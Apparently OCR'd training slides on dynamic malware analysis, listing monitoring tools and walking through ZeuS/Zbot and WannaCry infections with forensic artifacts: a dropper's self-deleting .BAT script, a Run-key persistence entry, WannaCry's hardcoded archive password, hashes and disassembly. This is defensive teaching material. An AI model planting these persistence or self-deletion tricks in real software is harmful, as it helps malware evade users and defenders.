
- When the system or users **install or uninstall** any software application, there is a chance that it leaves traces of the **application data** on the system
- Installation monitoring will help in detecting hidden and background **installations** which the malware performs
- Use an installation monitoring tool such as **Mirekusoft Install Monitor** for monitoring installation of malicious executable

Installation Monitoring Tools

- SysAnalyzer (<https://www.aldeid.com>)
- Advanced Uninstaller PRO (<http://www.advanceduninstaller.com>)
- REVO UNINSTALLER PRO (<https://www.revouninstaller.com>)
- Comodo Programs Manager (<https://www.comodo.com>)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and allows you to **uninstall** it completely



<https://www.mirekusoft.com>


- Malware normally **modify system's files and folders** after infecting a computer
- Use file and folder integrity checkers like **Tripwire** and **Netwrix Auditor** to detect changes in system files and folders
- You can also use windows utility tools like **SIGVERIF**, etc.

File and Folder Integrity Checkers

- Tripwire File Integrity Manager (<https://www.tripwire.com>)
- Netwrix Auditor (<https://www.netwrix.com>)
- Verisys (<https://www.ionx.co.uk>)
- PA File Sight (<https://www.poweradmin.com>)
- CSP File Integrity Checker (<https://www.cspsecurity.com>)
- NNT Change Tracker (<https://www.newnettechnologies.com>)

SIGVERIF

SIGVERIF is a windows in-built utility used for **checking integrity** of the files and track changes to the files



<https://support.microsoft.com>

Dynamic Malware Analysis: Device Drivers Monitoring

- Malware is installed along with device drivers downloaded from untrusted sources and they use these drivers as a shield to avoid detection
- Use device drivers monitoring tools such as DriverView to scan for suspicious device drivers and to verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to Run → Type msinfo32 → Software Environment → System Drivers to manually check for installed drivers

Device Drivers Monitoring Tools

- Driver Booster (<http://www.iobit.com>)
- Driver Reviver (<https://www.reviversoft.com>)
- Driver Easy (<https://www.drivereeasy.com>)
- Driver Fusion (<https://treexy.com>)
- Driver Genius (<http://www.driver-soft.com>)

DriverView

DriverView utility displays a list of all device drivers currently loaded on the system along with information such as load address of the driver, description, version, product name, etc.



Driver Name	Address	End Address	Size	Load...	Index	File Type	Description	Version	Company
ACPL.sys	00000000'5CC...	00000000'5...	0x00069000	1	23	System Driver	ACPI Driver for NT	10.0.16299.192	Microsoft Corpora...
acpiec.sys	00000000'5CC4...	00000000'5...	0x00023000	1	21	Dynamic Link...	ACPIEx Driver	10.0.16299.15	Microsoft Corpora...
acpiagr.sys	00000000'619D...	00000000'6...	0x00000000	1	119	System Driver	ACPI Processor Aggreg...	10.0.16299.15	Microsoft Corpora...
afd.sys	00000000'5E75...	00000000'5...	0x0009b000	1	89	System Driver	Ancillary Function Drv...	10.0.16299.192	Microsoft Corpora...
AgileVpn.sys	00000000'381C...	00000000'3...	0x00027000	1	185	Network Driv...	RAS Agile Vpn Minipor...	10.0.16299.15	Microsoft Corpora...
ahcache.sys	00000000'5EA3...	00000000'5...	0x00042000	1	101	System Driver	Application Compatibili...	10.0.16299.15	Microsoft Corpora...
athw10.sys	00000000'613E...	00000000'6...	0x0043c000	1	110	Network Driv...	Qualcomm Athenos Ext...	10.0.345	Qualcomm Athero...
avc3.sys	00000000'5E1A...	00000000'5...	0x001ad000	2	52	System Driver	Active Virus Control fil...	3.13.17799.65...	BitDefender
avcd.sys	00000000'3771...	00000000'3...	0x000d6000	1	193	System Driver	Active Virus Control Ke...	3.13.17799.65...	BitDefender
bam.sys	00000000'5E41...	00000000'5...	0x00014000	1	100	System Driver	BAM Kernel Driver	10.0.16299.192	Microsoft Corpora...
BasicDisplay.sys	00000000'5FD0...	00000000'5...	0x00015000	1	77	Display Driver	Microsoft Basic Display...	10.0.14200.15	Microsoft Corpora...
BasicRender.sys	00000000'6007...	00000000'6...	0x00010000	1	81	Display Driver	Microsoft Basic Render...	10.0.16299.19	Microsoft Corpora...
bdffdevit.sys	00000000'377F...	00000000'3...	0x00027000	1	194	System Driver	BitDefender DLP FileSyst...	1.0.0.22	BitDefender LLC
bdwfwpf.sys	00000000'600B...	00000000'6...	0x0002b000	1	84	Network Driv...	BitDefender Firewall W...	7.0.66	BitDefender LLC
bduplift.sys	00000000'5E4C...	00000000'5...	0x0000f000	1	63	System Driver	Bitdefender DLP upper ...	1.0.0.75	BitDefender
bowserv.sys	00000000'3713...	00000000'3...	0x00021000	1	171	System Driver	NT Lan Manager Data...	10.0.16299.15	Microsoft Corpora...

<http://www.microsoft.net>

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis

- Malware connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use **network scanning tools** such as **Capsa** to monitor network traffic and look for suspicious malware activities


Network Monitoring Tools

- Wireshark (<https://www.wireshark.org>)
- Nessus (<https://www.tenable.com>)
- NetResident (<http://www.tamos.com>)
- PRTG Network Monitor (<https://kb.paessler.com>)
- GFI LanGuard (<https://www.gfi.com>)
- NetFort LANGuardian (<https://www.netfort.com>)



Capsa Network Analyzer

Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any **malware activities on a network**



Dynamic Malware Analysis: DNS Monitoring/Resolution

- Malicious software called **DNSChanger** is capable of **changing** the system's **DNS server settings** and provides the attackers with **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (<http://www.dnsstuff.com>)
- DNS Lookup Tool (<https://www.ultratools.com>)
- Sonar (<https://constellix.com>)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system

Host Name	Port Nu...	Query ID	Request Type	Request Time	Response Time	Duration	Response C...
beacons.gcp.gvt2.com	51399	4EB9	A	16-01-2018 1...	16-01-2018 15...	19 ms	Refused
beacons.gcp.gvt2.com	51399	4EB9	A	16-01-2018 1...	16-01-2018 15...	48 ms	Ok
gae-nel-us-east1.gcp...	55972	5EBC	A	16-01-2018 1...	16-01-2018 15...	20 ms	Ok
	20700	0022	CNAME	16-01-2018 1...			
	20700	0032	CNAME	16-01-2018 1...			
	20701	0022			16-01-2018 15...		
	20701	0032			16-01-2018 15...		
www.google.co.in	53696	1DB5	A	16-01-2018 1...	16-01-2018 15...	15 ms	Refused
www.google.co.in	53696	1DB5	A	16-01-2018 1...	16-01-2018 15...	49 ms	Ok
	20702	0022	CNAME	16-01-2018 1...			
	20702	0032	CNAME	16-01-2018 1...			
_ldap_tcp.Default-Fir...	53699	E7A5	SRV	16-01-2018 1...	16-01-2018 15...	715 ms	Name Error
_ldap_tcp.Default-Fir...	53699	E7A5	SRV	16-01-2018 1...	16-01-2018 15...	85 ms	Name Error
_ldap_tcp.b4821214...	53700	CB49	SRV	16-01-2018 1...	16-01-2018 15...	341 ms	Name Error
_ldap_tcp.b4821214...	53700	CB49	SRV	16-01-2018 1...	16-01-2018 15...	241 ms	Name Error
Client-01.CAST.com	53701	53C1	SOA	16-01-2018 1...	16-01-2018 15...	146 ms	Name Error
Client-01.CAST.com	53701	53C1	SOA	16-01-2018 1...	16-01-2018 15...	17 ms	Name Error
ns1.netnames.net	53702	A520	A	16-01-2018 1...	16-01-2018 15...	47 ms	Ok
CAST.com	53703	911C	SOA	16-01-2018 1...	16-01-2018 15...	35 ms	Not Implemen...

131 item(s)

NirSoft Freeware, <http://www.nirsoft.net><http://www.nirsoft.net>

Dynamic Malware Analysis: API Calls Monitoring


- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to access **OS** information such as file systems, threads, errors, registry, kernel, etc.
- Malware programs **make use of** these **APIs to access the operating system information** and cause damage to the system
- Analyzing the API calls may **reveal the suspected program's interaction with the OS**
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- APImetrics (<https://apimetrics.io>)
- Runscope (<https://www.runscope.com>)
- AlertSite (<https://smartbear.com>)

API Monitor

API Monitor is allows you to **monitor and display Win32 API calls** made by applications



<http://www.apimonitor.com>

Virus Detection Methods

Scanning

- Once a virus has been detected, it is possible to **write scanning programs** that look for signature string characteristics of the virus

Integrity Checking

- Integrity checking products work by **reading the entire disk** and **recording integrity data** that acts as a **signature** for the files and system sectors

Interception

- The interceptor **monitors** the operating system **requests** that are written to the disk

Code Emulation

- In code emulation techniques, the **anti-virus executes** the malicious code **inside a virtual machine** to **simulate CPU** and memory activities
- These techniques are considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine **mimics the real machine**

Heuristic Analysis

- Heuristic analysis can be **static** or **dynamic**
- In static analysis the **anti-virus analyses the file format** and code structure to determine if the code is viral
- In dynamic analysis the **anti-virus performs a code emulation** of the suspicious code to determine if the code is viral

Trojan Analysis: ZeuS/Zbot

- Zeus, also known as Zbot, is a banking Trojan that specifically attempts to **steal confidential information** like system information, online credentials, and banking details, etc.
- Detecting Zeus malware is considered to be difficult due to its **stealth techniques**


Propagation

- Zeus is spread through **drive-by downloads** and **phishing schemes**

Structure

- A Zeus trojan consists of three .dll files:
 - Kernel32.dll** - To access/manipulate memory files and hardware
 - Advapi32.dll** - To access/manipulate Service Manager and Registry
 - User32.dll** - To display and manipulate graphics

Stages in ZeuS/Zbot Attack



Trojan Analysis: ZeuS/Zbot (Cont'd)

Stage 1

- A Zeus trojan is **packed with UPX** and contains executable code in compressed or encrypted form or both
- When a Trojan dropper (**ssl.exe**) drops the Trojan into a system, it unpacks and creates multiple random-name process objects like **uron.exe**, **WinMail.exe**, **cmd.exe**, etc. You can view information about handles and DLLs processes that have opened or loaded using Microsoft inbuilt tools such as **Process Explorer**
- Simultaneously, the Trojan dropper drops random-named batch files with **.BAT** extension in the **%APPDATA%** and **%PROGRAM FILES%** folders

```
C:\Users\malware\win7\x86\Desktop\prefetch_info\prefetch_info.exe CMD.EXE-89305d47.pf
File Name that was run CMD.EXE

Date/Time prefetch file was created Sun Mar 18 10:48:07 2012
Date/Time prefetch file was modified Sun Mar 18 10:46:19 2012
Date/Time prefetch file was last accessed Sun Mar 18 10:48:07 2012

File CMD.EXE has run 0 times

CMD.EXE Embedded date/time is Thu Jan 1 00:00:00 1970

List of files and directories whose pages are to be loaded

\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\NTDLL.DLL
[DNP]
\DEVICE\HARDDISKVOLUME1\USERS\MALWARE\WIN7X86\APPDATA\LOCAL\TEMP\TMPE275A93C.BAT
\DEVICE\HARDDISKVOLUME1\PROGRAM FILES\VMWARE\VMWARE TOOLS\RESUME-VM-DEFAULT.BAT
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\APPHELP.DLL
\DEVICE\HARDDISKVOLUME1\WINDOWS\SYSTEM32\IPTCONFIG.EXE
\DEVICE\HARDDISKVOLUME1\WINDOWS\ARRPATCH\SYSMAIN.SDR
\DEVICE\HARDDISKVOLUME1\PROGRAM FILES\VMWARE\VMWARE TOOLS\POWEROFF-VM-DEFAULT.BAT
\DEVICE\HARDDISKVOLUME1\PROGRAM FILES\VMWARE\VMWARE TOOLS\POWERON-VM-DEFAULT.BAT
\DEVICE\HARDDISKVOLUME1\WINDOWS\BRANDING\BASEBHD\BASEBHD.DLL
\DEVICE\HARDDISKVOLUME1\$NFT]
```

Dropped .BAT Files

```
\DEVICE\HARDDISKVOLUME1\USERS\MALWARE\WIN7X86\APPDATA\LOCAL\TEMP\TMPE275A93C.BAT
\DEVICE\HARDDISKVOLUME1\PROGRAM FILES\VMWARE\VMWARE TOOLS\RESUME-VM-DEFAULT.BAT
```


	WinMail.exe	2956	1.52	10,244 K 19,008 K Windows Mail
	svchost.exe	716		2,664 K 5,876 K Host Process for Windows S...
	svchost.exe	792		13,376 K 12,948 K Host Process for Windows S...
	audiogd.exe	960		15,136 K 13,936 K Windows Audio Device Grap...
	svchost.exe	860		34,096 K 39,520 K Host Process for Windows S...
	dwm.exe	900		79,852 K 32,864 K Desktop Window Manager
	svchost.exe	904	1.52	14,248 K 22,896 K Host Process for Windows S...
	svchost.exe	1052		4,308 K 7,656 K Host Process for Windows S...
	svchost.exe	1128		8,056 K 9,740 K Host Process for Windows S...
	spoolsv.exe	1216		5,220 K 9,556 K Spooler SubSystem App
	svchost.exe	1252		8,500 K 8,708 K Host Process for Windows S...
	vmtooled.exe	1492		6,640 K 11,168 K VMware Tools Core Service
	svchost.exe	1792		1,244 K 4,136 K Host Process for Windows S...
	dhcphost.exe	2044		2,848 K 8,472 K COM Surrogate
	mdtc.exe	584		2,464 K 6,212 K Microsoft Distributed Transa...
	taskhost.exe	732	1.52	10,552 K 13,964 K Host Process for Windows T...
	SearchIndexer.exe	2400		17,936 K 11,200 K Microsoft Windows Search I...
	msosorvw.exe	3084		2,644 K 6,320 K .NET Runtime Optimization S...
	svchost.exe	3112		1,616 K 4,716 K Host Process for Windows S...
	TrustedInstaller.exe	1112		1,568 K 5,888 K Windows Modules Installer
	sass.exe	524		2,564 K 7,164 K Local Security Authority Proc...
	lsm.exe	532		1,192 K 2,916 K Local Session Manager Serv...
	csrss.exe	420		9,492 K 6,280 K Client Server Runtime Process
	winlogon.exe	468		1,548 K 4,440 K Windows Logon Application
	explorer.exe	2076	1.52	25,428 K 48,532 K Windows Explorer
	VMwareTray.exe	2244		3,440 K 5,676 K VMware Tools tray application
	vmtooled.exe	2252	3.03	7,340 K 12,976 K VMware Tools Core Service
	Procmon.exe	3644		3,988 K 6,852 K Process Monitor
	Procmon.exe	3880		10,120 K 17,968 K Process Monitor
	procexp.exe	2688		8,708 K 16,692 K Sysinternals Process Explorer
	apateDNS.exe	1628		20,432 K 25,960 K Mandiant
	reshot.exe	3580	1.52	123,096 K 127,168 K
	urun.exe	2936		2,104 K 4,196 K Tee Galy Bonn
	uron.exe	2892		2,036 K 3,892 K Tee Galy Bonn
	cmd.exe	2734		1,483 K 232 K Windows Command Processor

<http://sysforensics.org>

Trojan Analysis: ZeuS/Zbot (Cont'd)

Stage 2

The **cmd.exe** (PEid - 2784) process executes the previously dropped .BAT files for deleting the dropper and related file (**ssl.exe**)



```
tmp4aef4ddd.bat - Notepad
File Edit Format View Help
@echo off
:d
del "C:\malware\ssl.exe"
if exist "C:\malware\ssl.exe" goto d
del /F "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp4aef4ddd.bat"
```

.BAT file

Stage 3

The Trojan injects its malicious code into running processes and waits for browser processes such as **explorer.exe** or **firefox.exe** to get executed

Stage 4

Once the victim opens any site with these browsers, the Trojan **requests the configuration file from its control server** and also **uploads** any Internet Explorer, FTP, or POP3 **passwords** to the server

<http://sysforensics.org>

Trojan Analysis: ZeuS/Zbot (Cont'd)

Stage 5

- The ZeuS Trojan also creates processes like **ogyr.exe** at the initial stage, which are set to execute at runtime to maintain connection with the C&C server every time the system gets restarted
- During **system restart**, the **ogyr.exe** file will automatically get executed **maintaining the connection** to the C&C server from the infected machine

```
remnux@remnux:~$ vol.py --profile=Win7SP1x86 -f 1.vmem printkey -K "Software\Microsoft\Windows\CurrentVersion\Run"
Legend: (S) = Stable (V) = volatile

-----
Registry: \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
-----
Registry: \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
Key name: Run (S)
Last updated: 2009-07-14 04:34:14

Subkeys:

Values:
REG_EXPAND_SZ Sidebar : (S) %ProgramFiles%\Windows Sidebar\Sidebar.exe /autoRun
-----
Registry: \??\C:\Users\malware_win7x86\ntuser.dat
Key name: Run (S)
Last updated: 2012-04-07 07:29:45

Subkeys:

Values:
REG_SZ {DADF9593-9EF6-8846-5A6E-8B102689F325} : (S) C:\Users\malware_win7x86\AppData\Roaming\Wyal\ogyr.exe
remnux@remnux:~$
```

Runtime Executable

Virus Analysis: WannaCry

WannaCry

WannaCry is a ransomware that on execution encrypts the files and **locks the user's system**, thereby leaving the system in an unusable state. The compromised user has to **pay ransom in bitcoins to the attacker** to unlock the system and get the files decrypted

Propagation

This ransomware spreads through malicious **email attachments** and also spreads across the same LAN by using a **Windows SMB (Server Message Block) vulnerability** via **port 445** (Microsoft Security Bulletin **MS17-010**)

Encryption

It uses the **RSA AES encryption** algorithm to encrypt content on infected systems

Symptoms

A **Ransomware wallpaper** appears on the screen **demanding ransom in bitcoins** within a **limited time**

Structure

WannaCry ransomware has two key components:

- ➊ A ransomware package called **ETERNALBLUE** to perform the **SMB exploitation**
- ➋ A backdoor called **DOUBLEPULSAR** to perform **remote code execution** and further propagation

Virus Analysis: WannaCry (Cont'd)

The malware enters a system through an email attachment or through internal LAN.

Diskpart.exe is the dropped EXE file by the malware

Dropped EXE file details

File Name	File Type	Architecture	File Size
File MD5 Hash	File MDS Import Hash		
Diskpart.exe	PE.EXE	X86	3,514,368
84c82835a5d21bbcf75a61706d8ab549	68f013d7437aa653a8a98a05807afeb1		2010-11-20 09:05:05

Stage 1

- Once the malware is executed on the system, the malware searches for **Mutex** in memory
- Mutex is created when a system is attacked by WannaCry ransomware and the **diskpart.exe** file will not be executed on a system that already contains this Mutex
- Existence of this Mutex in memory can suggest that a system is already infected with WannaCry

Mutex

Mutant	\Sessions\1\BaseNamedObjects\MsWinZonesCacheCounterMutexA
Mutant	\BaseNamedObjects\MsWinZonesCacheCounterMutexA0

<https://deceive.trapx.com>

Stage 2

Once this executable file is executed on the system it attempts to gather information about the infected system, such as the **hostname**

System Hostname

```
Stack[00000318]:0012F657 db 0
Stack[00000318]:0012F658 db 57h ; W
Stack[00000318]:0012F659 db 0
Stack[00000318]:0012F65A db 49h ; I
Stack[00000318]:0012F65B db 0
Stack[00000318]:0012F65C db 4Eh ; N
Stack[00000318]:0012F65D db 0
Stack[00000318]:0012F65E db 2Dh ; -
Stack[00000318]:0012F65F db 0
Stack[00000318]:0012F660 db 41h ; A
Stack[00000318]:0012F661 db 0
Stack[00000318]:0012F662 db 33h ; 3
```

Stage 3

Once the hostname information has been recorded, this file then proceeds to set the following registry key value on the affected system:

```
[HKEY_CURRENT_USER\Software\WanaCrypt0r]
"wd"="C:\\Users\\<username>\\Desktop"
```

Tools like **Microsoft Sysinternal Process Explorer** can be used to capture the process instances

Registry Key Creation

Time ...	Process Name	PID	Operation	Path
10:25...	diskpart.exe	3612	RegCreateKey	HKLM\Software\WanaCrypt0r
10:26...	diskpart.exe	3612	RegSetValue	HKLM\SOFTWARE\WanaCrypt0r\wd
10:27...	diskpart.exe	3612	RegCloseKey	HKLM\SOFTWARE\WanaCrypt0r

Virus Analysis: WannaCry (Cont'd)

Stage 4

- Next, the PE file proceeds to extract additional password protected malware component files stored inside its resource section. The PE file uses a hardcoded password (value **WNcry@2o17**) to extract these component files
- An **XOR** operation process is used to decode the loaded resource section. When this process is completed, the files are extracted one-by-one via a loop

Extracted files into the affected system

Filename	MD5 Hash
(00000000.eky)	7c423aa8025bc05ed3e326cd6d283e04
(00000000.pkv)	81d0ale7fb92114bb1882bbb7b073164
(Please Read Me@.txt)	f97d2e6f8d820dbd3b66f21137de4f09
(b.wnry)	c5bbb7b09196ad97b7581242ae03ead5
(b.wnry.bmp)	c5bbb7b89196ad97b7581242ae03ead5
(c.wnry)	383a85eab6ecda319bfdd82416fc6c2
(f.wnry)	2939adaf172e5dc0aaa9b38e6f26ad
(m_bulgarian.wnry)	95673b0f968c0f55b2204361940d184
(m_chinese (simplified).wnry)	0252d45ca21c8e43c9742285c48e91ad
(m_chinese (traditional).wnry)	2efc3690d67cd073a9406a25005f7cea
(m_croatian.wnry)	17194003fa70ce477326ce2f6deeb270
(m_czech.wnry)	537efeeecdafa94cc421e58fd82a58ba9e
(m_danish.wnry)	2c5a3b81d5c4715b7bea01033367fc5

PE file password

```
4010FD      ; Call Procedure
+6F4h+Str], offset Str ; "WNcry@2o17"
```

```
004010E0    loc_4010E0; Logical AND
004010E0    13B and    [ebp+var_12C], 8
004010E1    13B push   ebx
004010E2    13C push   74
004010E3    14B xor    eax, eax     ; Logical Exclusive OR
004010E4    15B pop    ecx
004010E5    13C lea    edi, [ebp+Str1] ; Load Effective Address
004010E6    13C rep    stosd    eax, [ebp+var_12C] ; Store String
004010E7    13C lea    eax, [ebp+var_12C] ; Load Effective Address
004010E8    14B push   eax
004010E9    14B push   0FFFFFFFh
004010EA    14B push   esi
004010EB    14B call   sub_4075C4 ; Call Procedure
004010EC    14B mov    ebx, [ebp+var_12C]
004010ED    14B add    esp, 0Ch      ; Add
004010EE    14C xor    edi, edi     ; Logical Exclusive OR
004010EF    13C test   ebx, ebx     ; Logical Compare
004010F0    13C jle    short loc_4010F0 ; Jump if Less or Equal (ZF=1 || SF=0)
Extracting c.wnry
```

```
004010A1    loc_4010A1; Load Effective Address
004010A1    13C lea    eax, [ebp+var_12C]
004010A2    13C push   eax
004010A3    14B push   edi
004010A4    14B push   esi
004010A5    14B call   sub_4075C4 ; Call Procedure
004010A6    14B lea    eax, [ebp+Str1] ; Load Effective Address
004010A7    14B push   offset Str2 ; "c.wnry"
004010A8    14B push   eax         ; Str1
004010A9    15B call   strcmp    ; Call Procedure
004010AA    15B add    esp, 14h      ; Add
004010AB    13C test   eax, eax     ; Logical Compare
004010AC    13C jnz    short loc_4010E9 ; Jump if Not Zero (ZF=0)
```

